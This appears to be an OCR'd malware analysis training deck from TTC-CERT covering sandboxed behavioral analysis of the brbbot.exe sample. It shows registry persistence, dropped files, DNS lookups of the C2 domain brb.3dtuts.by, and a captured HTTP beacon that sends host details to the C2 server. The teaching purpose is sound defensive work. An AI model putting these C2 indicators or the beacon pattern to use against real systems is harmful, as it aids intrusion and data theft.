
ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Pre-infect preparation | Tool: Process Hacker




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Pre-infect preparation | Tool: Process Hacker




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Behavior Analysis Essentials | Pre-infect preparation | Tool: Process Monitor



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Pre-infect preparation | Tool: Regshot






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Pre-infect preparation | Tool: Wireshark

```
remnux@remnux:~$ ip addr
enp0s8    <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
 link/ether 08:00:27:45:c5:40 brd ff:ff:ff:ff:
 inet 192.168.9.5/24 brd 192.168.9.255 scope g
    valid_lft forever preferred_lft forever
 inet6 fe80::a00:27ff:fe45:c540/64 scope link
    valid_lft forever preferred_lft forever
```



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis


ให้เวลามัลแวร์ได้ทำงาน...

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: Regshot


```
---------------------------------
Values added: 6
---------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\brbbot: "C:\Users\ttc\AppData\Roaming\brbbot.exe"
HKLM\SYSTEM\ControlSet001\Control\Session Manager\PendingFileRenameOperations: 5C 00 3F 00 3F 00 5C 00 43 00 3A 00
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations: 5C 00 3F 00 3F 00 5C 00 43 00 3
HKU\S-1-5-21-505978463-3520645207-1645203656-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{C
HKU\S-1-5-21-505978463-3520645207-1645203656-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F
```

```
---------------------------------
Files added: 3
---------------------------------
C:\Users\ttc\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-2
2023-03-03 08:40:25, 0x00000024, 44
C:\Users\ttc\AppData\Roaming\brbconfig.tmp
2023-03-03 08:40:25, 0x00000020, 73
C:\Windows\Prefetch\BRBBOT.EXE-F13412A4.pf
2023-03-03 08:40:35, 0x00002020, 7666
```




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcMon




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcMon




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcDOT




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcDOT




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcDOT



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Behavior Analysis Essentials | Initial Behavior Analysis | Tool: ProcDOT




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Initial Behavior Analysis | Tool: Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.9.6	192.168.9.5	DNS	76	Standard query 0x7921 A dns.msftncsi.com
2	0.000045165	192.168.9.5	192.168.9.6	ICMP	104	Destination unreachable (Port unreachable)
3	2.237682430	192.168.9.6	192.168.9.5	DNS	73	Standard query 0x5d8f A brb.3dtuts.by
4	2.237736681	192.168.9.5	192.168.9.6	ICMP	101	Destination unreachable (Port unreachable)
5	2.549795868	192.168.9.6	192.168.9.5	DNS	76	Standard query 0x962d A dns.msftncsi.com
6	2.549839732	192.168.9.5	192.168.9.6	ICMP	104	Destination unreachable (Port unreachable)
7	3.249080782	192.168.9.6	192.168.9.5	DNS	73	Standard query 0x5d8f A brb.3dtuts.by
8	3.249123342	192.168.9.5	192.168.9.6	ICMP	101	Destination unreachable (Port unreachable)
9	4.032112703	192.168.9.6	192.168.9.5	DNS	76	Standard query 0x7921 A dns.msftncsi.com
10	4.032148398	192.168.9.5	192.168.9.6	ICMP	104	Destination unreachable (Port unreachable)
11	4.253743790	192.168.9.6	192.168.9.5	DNS	73	Standard query 0x5d8f A brb.3dtuts.by
12	5.241292586	192.168.9.6	192.168.9.5	DNS	74	Standard query 0xd171 A assets.msn.com
13	5.241352027	192.168.9.5	192.168.9.6	ICMP	102	Destination unreachable (Port unreachable)
14	6.268753989	192.168.9.6	192.168.9.5	DNS	74	Standard query 0xd171 A assets.msn.com
15	6.268754378	192.168.9.6	192.168.9.5	DNS	73	Standard query 0x5d8f A brb.3dtuts.by
16	6.268801619	192.168.9.5	192.168.9.6	ICMP	102	Destination unreachable (Port unreachable)


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
Behavior Analysis Essentials
Interactive Behavior Analysis
Tool: fakedns
$ ip addr
$ sudo ifconfig {interface} down
remnux@remnux:~$ sudo ifconfig enp0s3 down
remnux@remnux:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc no
link/loopback 00:00:00:00:00:00 brd 00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
0
link/ether 08:00:27:67:a0:
inet 10.0.2.15/24
valid_lft 86387sec pref
inet6 fe80::a00:27ff:fe67:a0a7/64 scope link
valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
0
link/ether 08:00:27:45:c5:40 brd ff:ff:ff:ff
inet 192.168.9.5/24 brd 192.168.9.255 scope
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe45:c540/64 scope link
NAT Adapter


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
Behavior Analysis Essentials
Interactive Behavior Analysis
Tool: fakedns
$ fakedns
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.9.5
fakedns[INFO]: Response: 5.9.168.192.in-addr.arpa -
fakedns[INFO]: Response: google.com -> 192.168.9.5
fakedns[INFO]: Response: google.com -> 192.168.9.5
cmd.exe
C:\Windows\system32>nslookup google.com
Server: 5.9.168.192.in-addr.arpa
Address: 192.168.9.5
Non-authoritative answer:
Name: google.com
Addresses: 192.168.9.5
192.168.9.5

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: fakedns

Reinfect brbbot.exe
and
examine captured network traffic

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: fakedns | Tool: Wireshark

```
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.9.5
fakedns[INFO]: Response: checkappexec.microsoft.com -> 192.168.9.5
fakedns[INFO]: Response: brb.3dtuts.by -> 192.168.9.5
```



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis

Principle of Resource Starvation

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: httpd

Reinfect brbbot.exe
and
examine captured network traffic

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: httpd | Tool: Wireshark


```
remnux@remnux:~$ httpd start
remnux@remnux:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
3	0.001064366	192.168.9.5	192.168.9.6	DNS	89	Standard query response 0x75e2 A brb.3dtuts.by A 192.168.9.5
4	0.001279219	192.168.9.5	192.168.9.6	DNS	102	Standard query response 0xa127 A checkappexec.microsoft.com
5	0.002283333	192.168.9.6	192.168.9.5	TCP	66	57044 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_
6	0.002303010	192.168.9.5	192.168.9.6	TCP	66	80 → 57044 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 S
7	0.002470360	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
8	0.002632718	192.168.9.6	192.168.9.5	HTTP	2031	GET /ads.php?i=192.168.9.6&c=DESKTOP-8RFB97T&p=123f373e6080
9	0.002641525	192.168.9.5	192.168.9.6	TCP	54	80 → 57044 [ACK] Seq=1 Ack=1978 Win=63488 Len=0
10	0.002772450	192.168.9.5	192.168.9.6	HTTP	777	HTTP/1.1 404 Not Found (text/html)
11	0.002845217	192.168.9.6	192.168.9.5	TCP	54	80 → 57044 [FIN, ACK] Seq=724 Ack=1978 Win=64128 Len=0
12	0.002927391	192.168.9.5	192.168.9.6	TCP	60	57044 → 80 [ACK] Seq=1978 Ack=724 Win=261376 Len=0
13	0.002982484	192.168.9.5	192.168.9.6	TCP	60	57044 → 80 [FIN, ACK] Seq=1978 Ack=724 Win=261376 Len=0
14	0.002988155	192.168.9.5	192.168.9.6	TCP	54	80 → 57044 [ACK] Seq=725 Ack=1979 Win=64128 Len=0
15	0.003057635	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [ACK] Seq=1979 Ack=725 Win=261376 Len=0

**HTTP request has been sent approximately every 30 sec


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: httpd | Tool: Wireshark




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: httpd | Tool: Wireshark



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Behavior Analysis Essentials | Interactive Behavior Analysis | Tool: httpd | Tool: Wireshark



PART 3

Malware Analysis 102

Code Analysis Essentials


- เรามาถึงจุดที่ตระหนักได้ว่าการวิเคราะห์ด้วยวิธี Behavioral Analysis ไม่ให้ผลลัพธ์อะไรเพิ่มอีกแล้ว
- แต่หลาย ๆ ข้อสงสัยยังคงไม่มีคำตอบ:
  - ในไฟล์ brbconfig.tmp มีข้อมูลอะไรอยู่ภายใน?
  - มัลแวร์ส่งข้อมูลอะไรออกไป C2 ผ่าน GET request?
  - ผู้โจมตีควบคุมมัลแวร์อย่างไร?

Code Analysis Essentials

